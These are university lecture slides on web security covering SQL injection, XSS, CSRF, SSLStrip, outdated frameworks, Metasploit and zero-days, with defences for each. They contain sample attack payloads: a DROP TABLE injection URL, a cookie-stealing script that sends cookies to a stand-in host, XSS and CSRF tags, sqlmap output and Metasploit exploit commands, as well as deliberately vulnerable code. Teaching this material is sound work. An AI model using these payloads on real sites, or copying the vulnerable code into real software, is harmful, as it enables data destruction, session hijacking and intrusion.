Web Security

Luke Anderson

luke@lukeanderson.com.au

26th May 2017

University Of Sydney

Overview

Introduction

The web is a paradise for hackers

Websites are a complex interaction of:

- **Languages** (Javascript, SQL, Python, Php, Ruby...)
- **In-band Mark-up Languages** (HTML, CSS)
- **Third Parties** (Google Analytics, Facebook, Paypal, VPS...)
- **Protocols** (HTTP(S), JSON, DNS...)

These machines are accessible from all over the world at any time. If they go down, they are rushed to get back online - security..?

These websites are built upon common frameworks and tools. Neither machines nor the frameworks are kept up to date.

A vulnerability in any of these can lead to failure of all the security

Web Vulnerabilities Overview

The OWASP top 10 project identifies the most widespread vulnerabilities on the internet.

We will discuss *some* of these, but there are many more.

In particular, we will cover:

SSLStrip:	The HTTP to HTTPS bridge
SQLi:	SQL Injection
XSS:	Cross-Site Scripting
CSRF:	Cross-Site Request Forgery
Insecure Frameworks:	Insecure or old frameworks and code.
Insecure machines:	Insecure machinesj

Why are there so many?

In-band signalling is where content is mixed with control signals.

- An example is touch-tone dialling: the voice channel is used to send a control signal ("please connect this number").
- Phone *phreaking* is where even more tones are used to re-connect calls (e.g. Make a local call, then send tones to connect to a long-distance number at no additional cost).
- See Captain Crunch and the 2600Hz toy whistle.

The web has many examples of in-band signalling, where control signals ("do this") are mixed with content ("show/lookup this").
Prime Culprits where unsanitised input may result in control signals:

- HTML
- JavaScript
- XSS
- SQL Injection

SQL Injection

SQL Injection

- Very common
- Leads to complete compromise
- Many automated tools

SQL Injection arises from failing to sanitise input before inserting it into a database string.

If input can modify SQL queries, then it is possible to do *any* database queries.

SQL Injection: Example

```
 // Get input
$id = $_REQUEST[ 'id' ];

// Check database
$query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id
     ';";
$result = mysql_query($query)

// Get results
while( $row = mysqli_fetch_assoc( $result ) ) {
    // Get values
    $first = $row["first_name"];
    $last  = $row["last_name"];

    // Feedback for end user
    $html .= "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {
         $last}</pre>";
}
```

SQL Injection: Example

If we access the website with:

```
http://example.com?id=15
```

the code will respond normally, adding the details for the user with id 15.

However, if we access the website with

```
http://example.com?id=%27%3B+DROP+TABLE+users%3B+--
```

Then the query that gets executed will be:

```
SELECT first_name, last_name FROM users WHERE user_id =
'';  DROP TABLE users; --';
```


SQL Comments

The -- characters indicate the rest of the query is a comment and should be ignored.

SQL Injection: sqlmap

Performing SQL injection has now been automated.

A program called sqlmap automates most of the hard work involved when performing SQL injections. It is fully open source and written in Python.



```
$ python sqlmap.py -u "http://debiandev/sqlmap/mysql/get_int.php?id=1" --batch
         _
 ___ ___| |_____ ___ ___  {1.0.5.63#dev}
|_ -| . | |     | .'| . |
|___|_  |_|_|_|_|__,|  _|
      |_|           |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent i
s illegal. It is the end user's responsibility to obey all applicable local, state and fed
eral laws. Developers assume no liability and are not responsible for any misuse or damage
 caused by this program

[*] starting at 17:43:06

[17:43:06] [INFO] testing connection to the target URL
[17:43:06] [INFO] heuristics detected web page charset 'ascii'
[17:43:06] [INFO] testing if the target URL is stable
[17:43:07] [INFO] target URL is stable
[17:43:07] [INFO] testing if GET parameter 'id' is dynamic
[17:43:07] [INFO] confirming that GET parameter 'id' is dynamic
[17:43:07] [INFO] GET parameter 'id' is dynamic
[17:43:07] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable
 (possible DBMS: 'MySQL')
```

sqlmap demos

Check out the demos on the homepage: sqlmap.org

SQL Injection in Python

Bad Python

The following code formats a user-provided string directly into an SQL query.

```
name = get_search_string()
c.execute('SELECT * FROM users WHERE name = "%s";' % name)
```

Good Python

The following code allows the SQL library to place the argument. The SQL library takes care of converting Python datatypes into an SQL format, and simultaneously escapes them.

```
name = get_search_string()
c.execute('SELECT * FROM users WHERE name = ?;', name)
```

Real World Impact

Real world applications experience a high number of SQLI attacks every hour which need to be stopped. (In 2011, 71 SQLI attacks per hour)

There are a number of SQLI detection and exploit tools around.

Very common in PHP Applications due to the prevalence of direct database commands.

Successful exploits can lead to:

- Reading / Leaking sensitive information.
- Modifying sensitive data (`INSERT | UPDATE | DELETE`)
- Executing administrator operations (shutdown, `DROP`)
- Reading files of the database systems harddrive.

NoSQL means No SQLI?! Right?

Standard SQLI techniques won't work.

Standard SQL injection attacks don't work accross all SQL datbases.

MongoDB has injection attacks and variances upon the concept.

- If you enter queries using concatenated Javascript - similar to SQLI.
- **Server-Side Javascript Injections** (SSJI).

XSS

Cross Site Scripting (XSS)

Cross site scripting arises when an attacker is able to **inject HTML** into the website.

HTML tells the browser how to display a web page, and can incorporate JavaScript.

Lets say we had a HTML template like this:

```
<H1>Hello {% user.name %}</H1>
```

This would insert the user's name into the heading of the page, so that it says "Hello Luke"

But what happens if I set my name as:

```
<script>alert("LOL");</script>
```

Cross Site Scripting (XSS)

`user.name = "<script>alert("LOL");</script>"`
produces:

```
<H1>Hello <script>alert("LOL");</script></H1>
```

In this way, an attacker can execute JavaScript in the browser of anyone who visits the page containing the `user.name` attribute.

What can they do with this?

XSS: Cookie Grabbers

Why would an attacker want to run JavaScript in your browser?
To steal your cookies!

Injected JavaScript could be:

```
document.write('<img src="http://hacker.com/collect.php?cookie='
                   + document.cookie + '" />')
```

Now, the hacker's server will receive the cookie from the user, and can hence authenticate as that user.

Preventing XSS

So how to stop XSS?

Maybe we just strip all `<script>` tags from user input?
WRONG!

There are *many* ways to perform XSS attacks, it's impossible to recognise them all.

For example, you can use an `img` tag:

```
<img src=a onerror=alert(1) />
```

XSS Filter Evasion

Take a look at OWASP's cheat sheet for XSS filter evasion:

`www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet`

Preventing XSS

To stop XSS, our templating library must perform **HTML escaping**!

1. User input is stored in the database as-is, even if it includes HTML.
2. Upon displaying data, it is HTML escaped *by default*

From our earlier example, if I set:

```
user.name = "<script>alert("LOL");</script>"
```

Then the *HTML escaped* output will be

```
<H1>Hello
&lt;script&gt;alert(&quot;LOL&quot;);&lt;/script&gt;</H1>
```

This will print the HTML *to the screen* – it will not be interpreted as actual HTML by the browser.

HTML Characters

`&lt;` and `&gt;` are ways to specify < and > respectively.
More info: `www.w3schools.com/html/html_symbols.asp`

SAMY is my Hero!

XSS Example: Samy is my Hero

One of the first XSS worms developed spread across 1/35th of MySpace (in 2004).

- Viewing an infected profile would cause the worm to send a friend request to the author.
- The worm would then add "Samy is my Hero" to your profile, and infect your profile.
- After one hour, one friend request. 7 hours, 221 friend requests. 8 hours, 480 friend requests.
    - "Oh wait, it's exponential, isn't it. Shit".

The author live blogged the worm, and has a technical explanation of the XSS, written up at `https://samy.pl/popular/`. He was raided by the US Secret Service in 2006, and was sentenced to three years probation without computer use, 90 days community service, and an undefined amount of restitution.

CSRF

Cross-Site Request Forgery

A Cross-site request forgery (CSRF) is a type of exploit against a website.

CSRF exploits arise when only the browser is authenticated (e.g. by a cookie), but the *user's request* is not properly authenticated.

CSRF Example

Imagine YouTube allowed you to like a video by visiting a link like this:
`www.youtube.com/like?v=Qmr23196`

If I want many likes, I just need to convince others to visit this link while they are logged in (authenticated by *cookies*).

So I just make a post on something like Reddit, containing an image of a "hilarious cat":

```
    <img src="www.youtube.com/like?v=Qmr23196" />
```

Everyone who attempts to view my 'image', ends up liking my video.

Their *browser* is authenticated, but not their request.

Preventing CSRF

Typically, we must include a ‘CSRF token’ when making requests which *change* data[1].

When submitting data to the server, the website must use some mechanism (e.g. JavaScript) to also submit a special token as one of the `POST` variables, which only it has access to.

This CSRF token typically appears somewhere in the HTML or in the cookies.

Including it in the *cookie* is not enough, it must be included as a *variable* to authenticate the request.

[1]Typically in HTTP `POST` requests (not `GET`)

SSLStrip

Third Parties

Many web pages load up external JavaScript.

- Google ads.
- Google Analytics.
- Facebook Login/Like/Share buttons.
- Tweet buttons.
- Any JS/JSON requests.

These give them information about where you travel on the web.
(*especially Facebook and Google*)

These all inject arbitrary **unknown** Javascript into your webpage.
If there's something valuable on your site - it can be sent elsewhere.

The HTTP to HTTPS bridge

How do I type in `facebook.com` and end up at `https://facebook.com`?

1. Browser makes a plain HTTP request to `facebook.com`.
2. The server tells the browser to try again with `https://facebook.com`.
3. The browser then makes a request for `https://facebook.com`.

It's quite easy to take advantage of this bridge, assuming you have some network control.

1. Intercept first request, then make your own request to `https://facebook.com`.
2. Forward all communication between the server and the victim, translating anything starting with `https://` to `http://` as necessary.
3. This attack can be performed *without any certificates*.
4. The victim sees a completely normal screen, minus the padlock icon.

SSLStrip

SSLStrip is a man-in-the-middle attack on SSL, requiring **no certificates**!

All traffic goes through SSLStrip, even if it's encrypted:

- If it's encrypted using plain SSL, it is forwarded.
- When we see a redirect to `https://` sends the user a `http://` that we keep track of.
- When we find any `https://` links on a page, downgrade to `http://` and track.

The server is now able to see everything. The user is seeing nothing wrong with their normal experience. Even if the user specifies HTTPS:

- Wait for them to slip up.
- Wait for them to click a `http://` link.

Defending against SSLStrip

Previously, this type of attack was hard to defend against. But now, it is partially mitigated by the **HSTS** header. (RFC 6797)

- Server sends a header such as `Strict-Transport-Security: max-age=31536000; includeSubDomains` in their responses.
- User's browser will, from that point, never allow an insecure request to that domain and subdomains.
- Today, browsers often come with an HSTS list pre-loaded for popular websites.

Insecure Frameworks and Old Code

Insecure Frameworks and Old Code

Numerous code frameworks and content management systems have scary histories. They're vulnerable even if they are kept up to date.

- Internet explorer.
- WordPress
- PHP

Even when an issue is discovered, it can take extreme action before people admit that it might be a problem.

Insecure Frameworks and Old Code

Egor Homakov

Egor pointed out a vulnerability due to insecure default settings in "Ruby on Rails", a popular web framework.

Rails Developers: "*We know about this. If the coder is competent, then the vulnerability won't exist. We're not changing the default*"

Egor responded saying that some competent developers still made the mistake.

To prove this, **he took control of the Rails Github account**.

Insecure Frameworks and Old Code

These bugs build up over time leaving a back catalogue of potential exploits for your machine.

Examples:

- Ruby on Rails Security Vulnerabilities
- Wordpress Security Vulnerabilities
- Internet Explorer Vulnerabilities

Even if most websites update their software regularly and only a small portion of them run exploitable versions of software and it took a long time to scan for the systems - blackhats can still exploit a large number of websites.

The only problem: *websites don't update regularly, and it's more than a small portion running exploitable versions.*

Metasploit

Metasploit

metasploit®

The **Metasploit Project** is a computer security project which provides information about security vulnerabilities and aids in penetration testing and IDS (Intrusion Detection System) signature development.
(*and it's awesome.*)

What exactly is it?

- A library of past vulnerabilities.
- Tools to assist in scanning machines for vulnerabilities.
- Tools to assist in exploiting machines that have been found as vulnerable.
- Tools to assist you in writing and documenting new exploits.

Metasploit

Example, the github vulnerability:

```
msf > use auxiliary/scanner/http/rails_mass_assignment
msf auxiliary(rails_mass_assignment) > set RHOSTS [target host range]
msf auxiliary(rails_mass_assignment) > run
```

Second RoR vulnerability that includes a working exploit..

```
msf > use auxiliary/scanner/http/rails_xml_yaml_scanner
...
[*] Scanned 036 of 256 hosts (014\% complete)
[*] Scanned 133 of 256 hosts (051\% complete)
[+] 192.168.0.4:80 is likely vulnerable due to a 500 reply for invalid
     YAML
[*] Scanned 148 of 256 hosts (057\% complete)
...
msf > use exploit/multi/http/rails_xml_yaml_code_exec
```

Insecure Machines

Insecure Machines

- You have computers.
- You have routers.
- You have iPads/tablets.
- You have printers.
- You have a phone.

All of these are likely on your internal network. (i.e. who is connected to USyd WiFi?)

A compromise in any of these could lead to the end.

Recent attacks on both Facebook and Google focused on compromising a single workstation of an employee. From there they spread through the network.

Egg Shell Security: all the work goes into making it hard to get in, but once in there's nothing.

Poor Programming Practice

You might say all of this is caused by poor programming practice.

Whilst many of them are, the truth is scarier! By far!

Web development relies on an enormous number of components, it is so complex that even the best developers often get caught out.

The people who look to exploit you have:

- Thousands of different possible vulnerabilities (OS, DNS, JS...)
- Thousands of single character/line mistakes that can lead to no security.
- Access and knowledge of all the systems and tools your program uses.
- Most disturbingly, many attackers do this **for fun**, and are successful.

Worst Case: 0-DAY

A **Zero Day (0-DAY)** attack is an attack that exploits a previously unknown vulnerability in a computer application.

Never seen before...

If your enemy really wants you gone, they can **purchase** them. Selling them isn't explicitly illegal in most countries.

- Google China hacking incident using Internet Explorer 0-Day.
- **Stuxnet** (worm aimed at Iran Nuclear facilities) had multiple 0-Day exploits.
- Facebook purchased a 0-day exploit to test their own security response.
- Facebook computers compromised by 0-Day Java exploit!

Still Interested?

Still Interested? Keep up to date

- Reddit's NETSEC subreddit
- Reddit's XSS subreddit
- IT News Security Topic